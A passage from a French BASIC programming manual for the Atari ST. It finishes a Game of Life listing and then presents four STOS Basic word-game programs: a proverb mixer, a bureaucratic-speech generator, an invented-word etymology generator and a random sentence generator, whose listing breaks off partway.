3280 locate 0,20
3290 if SOM=0 then print "Population décimée, génération ";GEN-1
3300 if SOM<>0 then print "Fin de la simulation à la génération ";GEN-1
3310 print : print "Appuyez sur une touche ..."
3320 CH$=inkey$ : if CH$="" then 3320
3330 key on
3340 curs on
3350 return
```

Quel que soit le langage choisi, lancez le programme. Les règles de survie sont affichées sur l'écran. Appuyez sur une touche du clavier. Le programme vous demande d'entrer la population de départ. Pour ce faire, utilisez les touches flèches pour déplacer le curseur. Appuyez sur <F1> pour positionner une cellule et sur <F2> pour en enlever une. Les règles de survie sont appliquées à la population de départ et les générations successives sont affichées. Vous pouvez à tout moment quitter le programme en appuyant sur une touche quelconque du clavier.

## LE PROGRAMME EN DÉTAIL

La logique du programme obéit à l'ordinogramme suivant :



Les programmes Basic GFA et Basic STOS étant assez proches, nous nous contenterons d'analyser la version Basic GFA.

Le programme débute par la section de programme principal qui active séquentiellement les trois procédures principales du programme :

```
GOSUB init              !Initialisation
GOSUB evolution         !Evolution de la communauté
GOSUB fin               !Commentaire de fin de jeu
END
```

La procédure INIT affiche les règles de naissance et de mort des cellules à l'aide d'instructions PRINT et attend l'appui sur une touche du clavier :

```
PRINT "Vous allez voir naître et mourir sous vos yeux une population de"
...
PRINT "                Appuyez sur une touche..."
a$=INPUT$(1)
```

Elle affiche ensuite la grille de saisie et le mode d'emploi du clavier pour placer les cellules dans la grille :

```
FOR i=1 TO 10
  LOCATE i+5,10
  FOR j=1 TO 10
    PRINT ". ";
  NEXT j
NEXT i
LOCATE 19,1
PRINT "Déplacez le curseur à l'aide des touches flèches. Appuyez sur <1>"
PRINT "pour placer une cellule et sur <F2> pour en enlever une. Appuyez"
PRINT "sur <Enter> pour valider les données entrées."
```

Une boucle REPEAT UNTIL permet de saisir les commandes de l'utilisateur. L'instruction KEYGET est utilisée pour acquérir les touches actionnées :

```
KEYGET n
```

Le code clavier est isolé par le calcul suivant :

```
n=(n AND &HFF0000)/&H10000 !Code clavier
```

Ce code permet d'identifier la touche pressée. Un appui sur la touche flèche vers la droite provoque (si cela est possible, c'est-à-dire si X < > 10) un déplacement du curseur d'une case vers la droite. La case où se trouvait le curseur est remplacée par un point (.) ou par un astérique (*) en fonction de son contenu :

```
IF n=77 THEN
  IF x< >10 THEN
    c=t(x,y)
    LOCATE y+5,8=x*2
    IF c=0 THEN
      PRINT "."
    ELSE
      PRINT "*"
    ENDIF
```



La position du curseur est déplacée et le curseur est affiché à sa nouvelle position :

```
      x=x+1
      LOCATE y+5,8+x*2
      PRINT CHR$(224)
    ENDIF
  ENDIF
```

Des séquences similaires permettent de déplacer le curseur vers la gauche, le haut et le bas de la grille.

La touche de fonction <F1> permet de déplacer une cellule à la position courante du curseur. Lorsque cette touche est pressée, l'élément x, y du tableau t est mis à 1 :

```
IF n=59 THEN
  t(x,y)=1
ENDIF
```

La touche de fonction <F2> permet d'effacer la cellule qui occupe la position courante du curseur. Lorsque cette touche est pressée, l'élément x, y du tableau t est mis à 0 :

```
IF n=60 THEN
  t(x,y)=0
ENDIF
```

La boucle de saisie prend fin lorsque la touche <Return> est pressée :

```
UNTIL n=28
```

La procédure EVOLUTION active les procédures CALCUL et GEN pour calculer respectivement les générations successives de la population de départ et les afficher sur l'écran.

Le mécanisme prend fin lorsqu'une touche du clavier est actionnée :

```
CLS
REPEAT
  GOSUB gen          !Affichage de la génération courante
  GOSUB calcul       !Calcul de la prochaine génération
  ch$=INKEY$
UNTIL ch$<>""
```

La procédure GEN affiche la génération courante. Pour ce faire, elle décrit tous les éléments du tableau t. Lorsqu'un élément vaut 0, elle affiche un point (.). Lorsqu'un élément vaut 1, elle affiche un astérisque (*) :

```
FOR y=1 TO 10
  LOCATE y+5,10
  FOR x=1 TO 10
    IF t(x,y)=1 THEN
      PRINT "* ";
    ELSE
      PRINT "  ";
    ENDIF
  NEXT x
NEXT y
```

La procédure CALCUL applique les règles de survie/naissance/mort aux éléments du tableau t dans le but de calculer la génération suivante. Pour chaque élément du tableau, le nombre de cellules avoisinantes est calculé :

```
FOR i=2 TO 8
    FOR j=2 TO 8
      r=0
      IF t(i-1,j-1)=1 THEN
        r=r+1
      ENDIF
      ...
      IF t(i+1,j+1)=1 THEN
        r=r+1
      ENDIF
```

Si cet élément contient une cellule, la procédure MORT est activée. Dans le cas contraire, la procédure NAISSANCE est activée :

```
IF t(i,j)=1 THEN
  GOSUB mort !Mort éventuelle d'une cellule
ELSE
  GOSUB naissance !Naissance éventuelle d'une cellule
ENDIF
```

La procédure MORT initialise à 0 l'élément courant du tableau t si le nombre de cellules avoisinantes n'est pas égal à 2 ou à 3 :

```
IF (r< >2) AND (r< >3) THEN
  t(i,j)=0
ENDIF
```

La procédure NAISSANCE initialise à 1 l'élément courant du tableau t si le nombre de cellules avoisinantes est égal à 3 :

```
IF (r=3) THEN
  t(i,j)=1
ENDIF
```

La procédure FIN calcule le total des cellules lors de l'arrêt de la simulation :

```
FOR i=1 TO 10
  FOR j=1 TO 10
    tot=tot+t(i,j)
  NEXT j
NEXT i
```

et affiche un message en fonction de ce total :

```
LOCATE 20,1
IF tot=0 THEN
  PRINT "Population décimée, génération ";gen-1
  ELSE
PRINT "Fin de la simulation à la génération ";gen-1
ENDIF
```

# 9/3.4.2

# Informatique et « jeux de mots »

S'il reste un domaine encore relativement peu exploité par l'informatique, c'est bien le langage ; et plus précisément les jeux de langage. Certainement parce que la langue française avec ses particularités orthographiques, grammaticales ou syntaxiques présente bien des difficultés dont certaines ne sont pas forcément logiques. Les règles d'accord ou de conjugaison, par exemple, n'obéissent pas toujours aux lois de la cohérence et sont parfois régies par l'usage. Ces particularités font que dès que l'on essaie de faire manipuler du langage par un ordinateur, on se heurte rapidement à des difficultés quasi insurmontables. Tout programmeur s'étant frotté à l'élaboration d'un module d'analyse syntaxique en a pris conscience.

Par exemple, comment « enseigner » à un ordinateur, l'accord au féminin des adjectifs terminés en « EUR ». Il n'y a pas de règle précise indiquant que « trompeur » fait « trompeuse », « indicateur » donne « indicatrice » et « enchanteur » se transforme en « enchanteresse ».

Pourtant, l'ordinateur avec ses possibilités de stockage, de tri et de combinaisons multiples est un formidable outil d'exploitation et de manipulation de données.

Au travers de quatre petits programmes, nous allons aborder le thème du langage de manière assez ludique. L'ordinateur créera pour nous de nouveaux proverbes, des pseudo-discours politiques, des mots français inédits avec leurs définitions, et même des phrases entières respectant les règles précitées.

Ces programmes sont écrits en STOS Basic et de manière simple, afin d'être facilement adaptables et extensibles. Ce sont des exemples de ce qui peut être fait sur une machine relativement modeste, et ils constituent une base de départ ou de recherche.

### PROVERBES

Un peu à la manière de Pierre Desproges détournant le sens originel de *« Qui vole un œuf, vole un bœuf »* pour en faire *« Qui vole un*

*bœuf est vachement costaud »*, ce programme se propose de mélanger des proverbes existants pour en recomposer de nouveaux.

Chaque proverbe est séparé en deux parties. Nous mettrons dans un tableau les débuts de proverbes, et dans un autre les fins de proverbes. Il suffit ensuite d'aller « piocher » aléatoirement dans ces tableaux pour « fabriquer » de nouvelles expressions.

Par exemple, les deux proverbes *« Ventre affamé n'a point d'oreilles »* et *« Qui dort, dîne »* nous donne *« Ventre affamé, dîne »* ou bien *« Qui dort, n'a point d'oreilles »*.

Le programme fonctionne sur une base de dix proverbes, mais rien n'empêche d'en rajouter, ce qui multipliera d'autant les combinaisons possibles. Il suffit de redimensionner les variables **D$()** – (variable du tableau des débuts de proverbes) – et **F$()** – (variable du tableau des fins de proverbes) – ainsi que **H1** et **H2**. Il est important de bien choisir le point de césure et de ne pas couper les expressions au hasard.

C'est en ligne 130 que l'on tire aléatoirement les deux variables (**H1** et **H2**) permettant d'aller chercher les différents tronçons de proverbes dans les tableaux, et que l'on vérifie que ces tronçons ne sont pas issus de la même expression.

On peut introduire une variante intéressante en remplaçant les proverbes par des expressions imagées telles que « Avoir le cœur sur la main », « Couper l'herbe sous le pied », « Garder une poire pour la soif », etc.

```
5 rem ------------------        MELANGE DE PROVERBES        ------------------------
-
6 rem ---------- (c) Cackel D.- Avril 91          pour W E K A
10 dim D$(9),F$(9)
20 restore 50 : for J=0 to 9 : read D$(J) : next J
30 restore 60 : for J=0 to 9 : read F$(J) : next J
50 data "Qui vole un oeuf ","C'est en forgeant qu'on ","Pierre qui roule ","Qui
 trop embrasse ","Chat échaudé ","Ventre affamé ","Qui va à la chasse ","Qui ve
ut aller loin ","Qui dort ","Une hirondelle "
60 data "vole un boeuf.","devient forgeron.","n'amasse pas mousse.","mal étrein
t.","craint l'eau froide.","n'a point d'oreilles.","perd sa place.","ménage sa
monture.","dine.","ne fait pas le printemps."
100 key off : hide on : mode 1 : palette $666,$0
120 print space$(42); : print "APPUYEZ SUR UNE TOUCHE, S.V.P...." : wait key
125 rem ------ TIRAGE DES DEUX PARTIES DE PROVERBES ------------------------------
-
130 H1=rnd(9) : H2 rnd(9) : if H1=H2 then goto 130
135 rem ------ AFFICHAGE DU NOUVEAU PROVERBE ------------------------------------
-
140 print : print D$(H1);F$(H2) : print : print "-----------------------------
-----------------------------------------------" : print
150 goto 120
```



## Discours

Ce programme permet de fabriquer des kilomètres (ou presque) de discours pseudo-politiques. Il est inspiré d'un article (paru dans un grand quotidien polonais *Zycie Warszawy*) qui démontait les mécanismes de la « langue de bois » officielle[1].

Le système est simple. On partage chaque phrase en trois ou quatre tronçons que l'on répartit en autant de colonnes. Il suffit ensuite de commencer par une case de la première colonne, de passer ensuite à la colonne deux et de continuer ainsi.

| 1 | 2 | 3 | 4 |
|---|---|---|---|
| – la réalisation des devoirs du programme | – suppose l'affirmation | – des conditions financières existantes | – d'autre part, |
| – la cohérence générale | – permet davantage la création | – d'une information claire et sans faille | – cependant n'oublions pas que |
| – la complexité de la situation | – entrave l'appréciation de l'importance | – d'une déontologie rigoureuse | – il n'est pas utile d'argumenter longuement car |
| – ... | – ... | – ... | – ... |

Quelques explications à propos du programme :

Variables utilisées :

TI$() les différentes présentations du discours.
Tr$(,) les différents tronçons de phrases.
TR(,) variable permettant de vérifier si le tronçon a déjà été utilisé.
NP nombre de phrases du discours.

En ligne 190, on vérifie que le tronçon de phrase tiré aléatoirement n'a pas été déjà utilisé dans une autre partie du discours.

1) Voir aussi un article dans *Libération* (4 juillet 1981), dans *Lettres en folie* (chez Magnard). Le système évoqué circule également sous diverses formes dans les grandes écoles françaises (notamment l'ENA).

```
5 rem ------------------ GENERATEUR DE LANGUE DE BOIS  ------------------------------
-
6 rem -------- (c) Cackel D.- Avril 91   pour  W E K A
10 dim TI$(8),TR$(3,11),TR(3,11)
20 for J=0 to 3 : for K=0 to 11 : TR(J,K)=0 : next K : next J
30 data "Chers collègues,","Mesdames et Messieurs,","Chers confrères,","Mes ami
s,","Chers administrés,","Françaises, Français,","Camarades,","Mes frères,"
40 data "la réalisation des devoirs du programme ","la complexité de la situati
on ","l'augmentation constante de quantité de notre activité ","la structure ac
tuelle de l'organisation ","le nouveau modèle de l'activité de l'organisation "
,"le développement continu des diverses formes d'activité "
45 data "notre activité d'information ","le renforcement des structures ","la c
onsultation avec les nombreux partenaires ","le commencement de l'action de for
mation des attitudes ","la cohérence générale ","le développement des lieux d'é
tudes "
50 data "nous oblige à l'analyse ","accomplit un role essentiel dans la formati
on ","nécessite la précision et la détermination ","aide à la préparation et à
la réalisation ","garantit la participation importante dans la formation ","rem
plit des devoirs importants dans la détermination "
55 data "permet davantage la création ","entrave l'appréciation de l'importance
 ","présente un essai intéressant de vérification ","entraine le procès de rest
ructuration ","suppose l'affirmation ","nous pousse à imposer les termes "
60 data "des conditions financières et administratives existantes.","des direct
ions de développement pour l'avenir.","du système de la participation générale.
","des attitudes des membres des organisations envers leurs devoirs.","des nouv
elles propositions.","des directions d'éducation dans le sens du progrès."
65 data "du système de formation des cadres.","des conditions d'activité appro
priées.","du modèle de développement.","des formes d'action.","d'une déontologie
 rigoureuse.","d'une information claire et sans faille."
70 data "Néanmoins, ","D'autre part, ","D'ailleurs, ","De même ","Cependant, n'
oublions pas que ","Ainsi, ","L'expérience montre que ","La pratique de la vie
quotidienne prouve que ","Il n'est pas indispensable d'argumenter longuement ca
r ","Le poids de ces problèmes signifie que ","Le souci de l'organisation mais
surtout ","Les principes idéologiques mais aussi "
99 rem ------------------------- INITIALISATIONS DIFFERENTS PREAMBULES ---------
-
100 restore 30 : for J=0 to 7 : read TI$(J) : next J
109 rem ------------ INITIALISATIONS DIFFERENTS TRONCONS DE PHRASES ------------
-
110 restore 40 : for J=0 to 3 : for K=0 to 11 : read TR$(J,K) : next K : next J
120 key off : hide on : mode 1 : palette $666,$0
130 print : print : print "Combien de phrases doit comporter le discours (de 1
a 8)?"
140 input NP : if NP<1 or NP>8 then NP=1
149 rem ---------- TIRAGE PREAMBULE ----------------------------------------------
-
150 key off : hide on : mode 1
159 rem ---------- AFFICHAGE PREAMBULE -------------------------------------------
-
160 H=rnd(7) : print space$(30); : print TI$(H) : print
169 rem ---------- TIRAGE et AFFICHAGE PHRASES -----------------------------------
-
170 for J=1 to NP
180 for K=0 to 2
190 H=rnd(11) : if TR(K,H)=0 then TR(K,H)=1 : print TR$(K,H); : else goto 190
200 next K
220 if NP>1 and J<NP then gosub 1000
230 next J
240 print : print : print "Merci de votre attention ...." : for J=0 to 3 : for
K=0 to 11 : TR(J,K)=0 : next K : next J
250 wait key : F=free : goto 120
1000 H=rnd(11) : if TR(3,H)=1 then goto 1000
1010 TR(3,H)=1 : print : print TR$(3,H);
1020 return
```



**Exemple de discours fabriqué avec le programme DISCOURS.BAS :**

Chers collègues,

La consultation avec les nombreux partenaires garantit la participation importante dans la formation des directions d'éducation dans le sens du progrès.

L'expérience montre que la complexité de la situation suppose l'affirmation du système de la participation générale.

Ainsi, le développement des lieux d'études entrave l'appréciation de l'importance des conditions financières et administratives existantes.

Il n'est pas indispensable d'argumenter longuement car la cohérence générale nous oblige à l'analyse d'une déontologie rigoureuse.

Merci de votre attention...

## ETYMOLOGIE

Ce programme fabrique de « nouveaux » mots et en propose une définition. Il peut arriver qu'il redonne des mots existants (ornithologie, chiromancie, etc.) car il travaille à partir des préfixes et suffixes d'origine grecque, latine ou autre. Pour l'exemple, il comporte 37 préfixes et 30 suffixes (tous d'origine grecque), mais on peut aisément en ajouter.

Quelques explications sur le programme :

Lignes 100 à 140 : tirage aléatoire d'un préfixe **(N1$)** et de ce qui constitue la seconde partie de la définition **(N2$)**.

Lignes 150 à 190 : tirage aléatoire d'un suffixe **(N3$)** et de la première partie de la définition **(N4$)**.

Lignes 200 à 300 : affichage du mot nouveau et de sa définition.

Lignes 1000 à 1030 : stockage des préfixes et de la deuxième partie de la définition.

Lignes 2000 à 2030 : stockage des suffixes et de la première partie de la définition.

```
10 rem ------ USINE A MOTS NOUVEAUX ( avec leurs définitions ) ------------------
-
20 rem ------ Programmé en Stos basic                pour
30 rem ------ (c) Cackel D. - Avril 91               W E K A
40 key off : hide on : curs off : mode 0
50 palette $0,$777,$7,$700,$70
100 restore 1000
110 H=rnd(37)
120 for J=1 to H
130 read N1$ : read N2$
140 next J
150 restore 2000
160 H=rnd(30)
170 for J=1 to H
180 read N3$ : read N4$
190 next J
200 pen 2 : print "-----------------------------------------------"
210 pen 3 : print N1$;N3$;":"
220 pen 1 : print N4$;" ";N2$
230 pen 2 : print : print "( La Définition Proposée est en blanc )"
240 print "-----------------------------------------"
250 pen 4 : print "          -- Une Touche , S.V.P..... "
260 wait key
300 cls : goto 100
999 rem ---------------------  PREFIXES  ---------------------------------------
-
1000 data "Aéro","de l'air","Anthropo","de l'homme","Archéo","de l'histoire anc
ienne","Bio","de la vie","Biblio","du livre","Chrono","du temps","Chiro","de la
 main","Cosmo","du monde","Dactylo","du doigt","Dermo","de la peau"
1010 data "Embryo","du foetus","Ethno","du peuple","Gastro","du ventre","Géo","
de la terre","Hagio","du sacré","Hippo","du cheval","Icono","de l'image","Idéo"
,"de l'idée","Logo","du discours","Litho","de la pierre"
1020 data "Macro","très grand(e)","Micro","très petit(e)","Nécro","de la mort",
"Néo","nouveau","Oniro","du rêve","Ornitho","de l'oiseau","Patho","de la souffr
ance","Photo","de la lumière","Psycho","de l'ame","Rhino","du nez"
1030 data "Sidéro","du fer","Sarco","de la chair","Théo","du dieu","Topo","du l
ieu","Urano","du ciel","Xylo","du bois","Zoo","de l'animal"
1999 rem ---------------------  SUFFIXES  ---------------------------------------
-
2000 data "algie","Douleur","archie","Commandement","bare","Pression","blaste",
"Germe","céphale","Tête","cosme","Monde","doxe","Opinion","drome","Course","gam
ie","Mariage","gramme","Un écrit à propos"
2010 data "hydre","Eau","iatre","Qui soigne","latrie","Adoration","logie","Scie
nce","logue","Qui étudie à propos","mancie","Divination","manie","Passion","mèt
re","Mesure","nomie","Art de mesurer","oide","Qui a la forme"
2020 data "pathe","Malade","pédie","Education","phile","Ami","phobe","Ennemi","
scopie","Vision","sphère","Globe","taphe","Tombeau","technie","Science","therme
","Chaleur","pathie","Maladie"
```

### ORACLE

Parmi les quatre programmes proposés, celui-ci est le plus long et le plus ambitieux. Il génère aléatoirement et entièrement des phrases, fait les accords singulier-pluriel, masculin-féminin, conjugue les verbes des trois groupes (transitifs et intransitifs), connaît l'élidation des articles, etc.



Au niveau syntaxique, sont programmés une vingtaine de « styles » différents travaillant d'après un lexique de 255 mots. Il s'agit du listing d'une version simplifiée (enfin, le plus possible) qui « tourne » bien (il laisse passer parfois des erreurs mais rarement).

Sur une prochaine disquette devrait se trouver une version incluant plusieurs milliers de mots de vocabulaire ainsi qu'une centaine de styles de composition de phrases (notamment les tournures interrogatives et négatives).

A partir de ce listing, vous pouvez néanmoins, si vous changez le lexique, obtenir des choses intéressantes (en entrant, par exemple, un vocabulaire ayant uniquement trait à des domaines aussi variés que la poésie, la politique, la technologie, etc.).

Voici un commentaire rapide des principales variables du programme :

| | |
|---|---|
| **PH$()** | tableau utilisé pour mémoriser les phrases intéressantes (50). |
| **BOU$()** | tableau dans lequel sont stockés les différents 'bouts' de phrases (jusqu'à 30). |
| **P()** | variable indiquant le nombre (0-singulier, 1-pluriel). |
| **G()** | variable indiquant le genre (0-masculin, 1-féminin). |
| **NPH** | nombre de phrases mémorisées. |
| **NNM** | nombre de noms masculins. |
| **NNF** | nombre de noms féminins. |
| **NAJ** | nombre d'adjectifs. |
| **NVT1** | nombre de verbes transitifs du groupe 1. |
| **NVI1** | nombre de verbes intransitifs du groupe 1. |
| **NVT2** | nombre de verbes transitifs du groupe 2. |
| **NVI2** | nombre de verbes intransitifs du groupe 2. |
| **NVT3** | nombre de verbes transitifs du groupe 3. |
| **NVI3** | nombre de verbes intransitifs du groupe 3. |
| **NAV** | nombre d'adverbes. |

A partir de la ligne 600 apparaissent les variables suivantes :

| | |
|---|---|
| **AR$** | articles. |
| **N$** | noms. |
| **AD$** | adjectifs. |
| **VB$** | verbes transitifs. |
| **VB$ et PR$** | verbes intransitifs et prépositions. |
| **AV$** | adverbes. |
| **F1$** | variable testant le dernier caractère d'un mot. |
| **F2$** | variable testant les deux derniers caractères d'un mot. |
| **F3$** | variable testant les trois derniers caractères d'un mot. |

Il y a aussi **F4$**, **F5$**, **F6$**, et **F7$**.

**K$** variable testant le premier caractère d'un mot.
**TCH$** variable de test de touche.

Le tirage et l'affichage des phrases se fait des lignes 20000 à 20220 (avec notamment en ligne 20030 le tirage aléatoire et le branchement vers les « styles » d'écriture de phrase).

Les différents types de phrases se trouvent des lignes 21000 à 22890. De 30000 à 30570 se trouvent des « procédures » regroupant plusieurs branchements successifs ainsi que des tests.

Trois autres variables interviennent fréquemment tout au long du programme. Il s'agit de **H** (tirage aléatoire), **B** (indique le rang du mot dans la phrase) et **F** (sous la forme **F=free**, sert à débarrasser la mémoire des chaînes de caractères déjà utilisées et qui risquent de saturer l'ordinateur).

Pour la sauvegarde et le chargement, les fichiers sont créés avec l'extension **.PHR**.

**Nota :** Ces quatre programmes ne comportent pas de modules de césure automatique ou de traitement des caractères « spéciaux » (î, û, ï, etc.) pour des raisons de simplification et d'adaptabilité.



```
5 rem      ***********************************************************
            *                                                         *
             *          GENERATEUR DE PHRASES ALEATOIRES              *
              * (c) Cackel D. Avril 91                  pour WEKA  *
    ***********************************************************************
*****
10 dim PH$(51),BOU$(30),P(5),G(5) : NPH=0
20 key off : hide on : curs off : mode 1 : palette $666,$0,$700,$42
30 pen 2 : locate 0,0 : print "Nombre de phrases mémorisées:"; : pen 3 : locate
 0,15 : print "( M ) mémoriser la phrase " : print "( R ) récapituler les phras
es mémorisées" : print "( F ) sortir du programme" : print "( S ) sauver les ph
rases mémorisées" : print "( C ) charger un fichier de phrases" : print "( I )
imprimer la phrase (présente à l'écran)" : pen 2 : print "******   L'APPUI SUR
LES AUTRES TOUCHES CHANGE LA PHRASE   ******";
50 NNM=40
60 NNF=40
70 NAJ=40
80 NVT1=20 : NVT2=20 : NVT3=20
90 NVI1=20 : NVI2=20 : NVI3=15
100 NAV=20
200 goto 20000
600 rem ---- art. masc. sing. -------
610 H=rnd(7)
620 if H<6 then AR$="le" else AR$="un"
630 G=0
640 P=0
650 return
700 rem ----- art. fem. sing. -------
710 H=rnd(7)
720 if H<6 then AR$="la" else AR$="une"
730 G=1
740 P=0
750 return
800 rem ----- art. masc. plur. ------
810 H=rnd(7)
820 if H<6 then AR$="les" else AR$="des"
830 G=0
840 P=1
850 return
900 rem ----- art. fem. plur. ------
910 H=rnd(7)
920 if H<6 then AR$="les" else AR$="des"
930 G=1
940 P=1
950 return
1000 rem ----------------   noms masculins ------------------------------------
-
1010 H=rnd(NNM)
1020 restore 1100
1030 for J=1 to H
1040 read N$
1050 next J
1060 F=free : return
1100 data "homme","enfant","animal","livre","ciel","océan","marécage","miroir",
"reflet","rève"
1110 data "feu","cauchemar","corps","bras","oeil","ventre","piège","couple","pè
re","fils"
1120 data "temps","air","passé","futur","présent","avenir","espace","monde","fr
uit","espoir"
```

(suite)

```
1130 data "chagrin","murmure","mariage","ancêtre","charme","destin","gardien","
nuage","matin","soir"
2000 rem ----------------   noms féminins  ------------------------------------
-
2010 H=rnd(NNF)
2020 restore 2100
2030 for J=1 to H
2040 read N$
2050 next J
2060 F=free : return
2100 data "femme","vie","mort","vengeance","douceur","terre","image","horreur",
"eau","folie"
2110 data "figure","main","jambe","bouche","oreille","tête","mère","fille","chi
mère","idée"
2120 data "maison","étoile","colère","joie","faiblesse","origine","chair","mala
die","vapeur","fumée"
2130 data "ironie","colère","naissance","douceur","violence","victoire","défait
e","caresse","force","faiblesse"
3000 rem ----------------     adjectifs    ------------------------------------
-
3010 H=rnd(NAJ)
3020 restore 3100
3030 for J=1 to H
3040 read AD$
3050 next J
3060 F=free : return
3100 data "coloré","terne","amoureux","noir","blanc","obscur","lumineux","encha
nteur","doux","chaud"
3110 data "froid","ami","ennemi","tendre","méchant","bon","mauvais","fier","tim
ide","fou"
3120 data "sage","magique","vrai","faux","affreux","joli","fragile","solide","i
nfini","pur"
3130 data "pâle","impur","cynique","rare","aveugle","brûlant","bizarre","affect
ueux","absent","dégoûtant"
4000 rem ---------------- verbes transitifs  groupe 1  ------------------------
-
4010 H=rnd(NVT1) : GR=1 : I=0
4020 restore 4100
4030 for J=1 to H
4040 read VB$
4050 next J
4060 F=free : return
4100 data "aider","aimer","abriter","jeter","appeler","sculpter","révéler","oub
lier","achever","donner"
4110 data "fatiguer","accrocher","abandonner","repousser","casser","inviter","d
iriger","attirer","caresser","garder"
5000 rem ---------------- verbes intransitifs  groupe 1  ----------------------
-
5010 H=rnd(NVI1) : GR=1 : I=1
5020 restore 5100
5030 for J=1 to H
5040 read VB$,PR$
5050 next J
5060 F=free : return
5100 data "agoniser"," ","s'appuyer","sur","aller","vers","aller","avec","arriv
er"," ","douter","de","pleurer"," "
5110 data "s'amuser"," ","s'amuser","avec","s'armer","contre","s'attacher","à"
5120 data "bouger","comme","briller","comme"
5130 data "se briser","contre","crier","comme","danser","avec","se débarrasser"
```




(suite)

```
,"de","commencer","par"
5140 data "se déguiser","comme","lutter","contre"
6000 rem ---------------- verbes transitifs  groupe 2  ----------------------------
-
6010 H=rnd(NVT2) : GR=2 : I=0
6020 restore 6100
6030 for J=1 to H
6040 read VB$
6050 next J
6060 F=free : return
6100 data "fleurir","finir","grandir","démolir","noircir","polir","brandir","mû
rir","gravir","avertir"
6110 data "franchir","amoindrir","pourrir","embellir","punir","garnir","réunir"
,"fléchir","réfléchir","flétrir"
6200 rem ---------------- verbes intransitifs  groupe 2  ----------------------
-
6210 H=rnd(NVI2) : GR=2 : I=1
6220 restore 6300
6230 for J=1 to H
6240 read VB$,PR$
6250 next J
6260 F=free : return
6300 data "palir"," ","blêmir"," ","glapir"," ","rugir"," ","rugir","comme","se
 réunir"," ","s'amincir"," ","mincir"," ","surgir"," ","surgir","sur"
6310 data "surgir","comme","surgir","dans","s'élargir","comme","se garnir","de"
,"fleurir","comme","réfléchir","comme","se flétrir"," ","flétrir","sous","flétr
ir","avec","fléchir","sous"
6400 rem ---------------- verbes transitifs  groupe 3  ----------------------
-
6410 H=rnd(NVT3) : GR=3 : I=0
6420 restore 6500
6430 for J=1 to H
6440 read VB$
6450 next J
6460 F=free : return
6500 data "prendre","apprendre","comprendre","surprendre","cueillir","accueilli
r","recueillir","vendre","pendre","défendre"
6510 data "battre","abattre","combattre","boire","croire","craindre","atteindre
","rejoindre","construire","détruire"
6800 rem ---------------- adverbes et locutions adverbiales ------------------
-
6810 H=rnd(NAV)
6820 restore 6900
6830 for J=1 to H
6840 read AV$
6850 next J
6860 F=free : return
6900 data "brièvement","rapidement","lentement","vraiment","suffisamment","parf
ois","souvent","de temps en temps","rarement","quelquefois"
6910 data "brusquement","calmement","facilement","difficilement","surtout","plu
tot","davantage","généralement","vraiment","aussi"
7000 rem ---------------- verbes intransitifs  groupe 3  ----------------------
-
7010 H=rnd(NVI3) : GR=3 : I=1
7020 restore 7100
7030 for J=1 to H
7040 read VB$,PR$
7050 next J
7060 F=free : return
```

(suite)

```
7100 data "se pendre"," ","se vendre"," ","se vendre","pour","se battre"," ","s
e battre","contre","se battre","pour","se recueillir"," ","se recueillir","sur"
,"se recueillir","avec","croire","en"
7110 data "craindre","surtout","se détruire"," ","se défendre","comme","se défe
ndre","contre","s'abattre"," "
7500 rem ------------------   tirage article ------------------------------------
-
7510 H=rnd(3)
7520 on H+1 gosub 600,700,800,900
7530 return
7600 rem ------------------  élidation d'un article ---------------------------
-
7620 K$=left$(N$,1)
7630 if (K$="a" or K$="e" or K$="i" or K$="o" or K$="é" or K$="u" or K$="è" or
K$="h" or K$="à") and AR$="le" then AR$="l'"
7640 if (K$="a" or K$="e" or K$="i" or K$="o" or K$="é" or K$="u" or K$="ê" or
K$="h" or K$="à") and AR$="du" then AR$="de l'"
7650 if (K$="a" or K$="e" or K$="i" or K$="o" or K$="é" or K$="u" or K$="è" or
K$="h" or K$="à") and AR$="de la" then AR$="de l'"
7660 if (K$="a" or K$="e" or K$="i" or K$="o" or K$="é" or K$="u" or K$="è" or
K$="h" or K$="à") and AR$="la" then AR$="l'"
7695 return
8000 rem --------- mise au PLURIEL des NOMS ---------------------------------
-
8010 F1$=right$(N$,1) : F2$=right$(N$,2) : F3$=right$(N$,3)
8020 if F1$="s" or F1$="x" or F1$="z" then goto 8200
8030 if F2$="ou" and (N$="hibou" or N$="chou" or N$="caillou" or N$="genou" or
N$="bijou" or N$="joujou" or N$="pou") then N$=N$+"x" : goto 8200
8040 if N$="oeil" then N$="yeux" : goto 8200
8050 if N$="ciel" then N$="cieux" : goto 8200
8060 if N$="aieul" then N$="aieux" : goto 8200
8100 if F2$="al" and (N$<>"bal" and N$<>"chacal" and N$<>"cal" and N$<>"carnava
l" and N$<>"recital" and N$<>"cérémonial" and N$<>"festival" and N$<>"pal" and
N$<>"récital" and N$<>"régal") then N$=left$(N$,len(N$)-1) : N$=N$+"ux" : goto
8200
8110 if N$="corail" or N$="email" or N$="soupirail" or N$="travail" or N$="vitr
ail" then N$=left$(N$,len(N$)-2) : N$=N$+"ux" : goto 8200
8120 if F3$="eau" then N$=N$+"x" : goto 8200
8130 if F2$="eu" and N$<>"pneu" then N$=N$+"x" : goto 8200
8190 N$=N$+"s"
8200 F=free : return
9000 rem ------------ FEMININ DES ADJECTIFS ------------------------------------
-
9010 F1$=right$(AD$,1) : F2$=right$(AD$,2) : F3$=right$(AD$,3)
9020 if F1$="e" then goto 9490
9030 if F3$="anc" then AD$=AD$+"he" : goto 9490
9035 if AD$="vieux" then AD$="vieille" : goto 9490
9040 if AD$="sec" then AD$="sèche" : goto 9490
9045 if AD$="fou" then AD$="folle" : goto 9490
9050 if AD$="faux" then AD$="fausse" : goto 9490
9055 if AD$="gentil" then AD$="gentille" : goto 9490
9060 if AD$="roux" then AD$="rousse" : goto 9490
9070 if AD$="doux" then AD$="douce" : goto 9490
9080 if AD$="long" or AD$="oblong" then AD$=AD$+"ue" : goto 9490
9090 if AD$="malin" or AD$="bénin" then AD$=left$(AD$,len(AD$)-1) : AD$=AD$+"gn
e" : goto 9490
9100 if AD$="public" then AD$="publique" : goto 9490
9110 if AD$="frais" then AD$="fraiche" : goto 9490
9120 if AD$="absous" or AD$="dissous" then AD$=left$(AD$,len(AD$)-1) : AD$=AD$+
"te" : goto 9490
```



(suite)

```
9130 if F3$="eux" and AD$<>"vieux" then AD$=left$(AD$,len(AD$)-1) : AD$=AD$+"se
" : goto 9490
9140 if F2$="el" or F3$="eil" or F3$="oil" or F2$="ul" then AD$=AD$+"le" : goto
 9490
9150 if F2$="et" and (AD$="complet" or AD$="incomplet" or AD$="concret" or AD$=
"désuet" or AD$="discret" or AD$="indiscret" or AD$="inquiet" or AD$="secret")
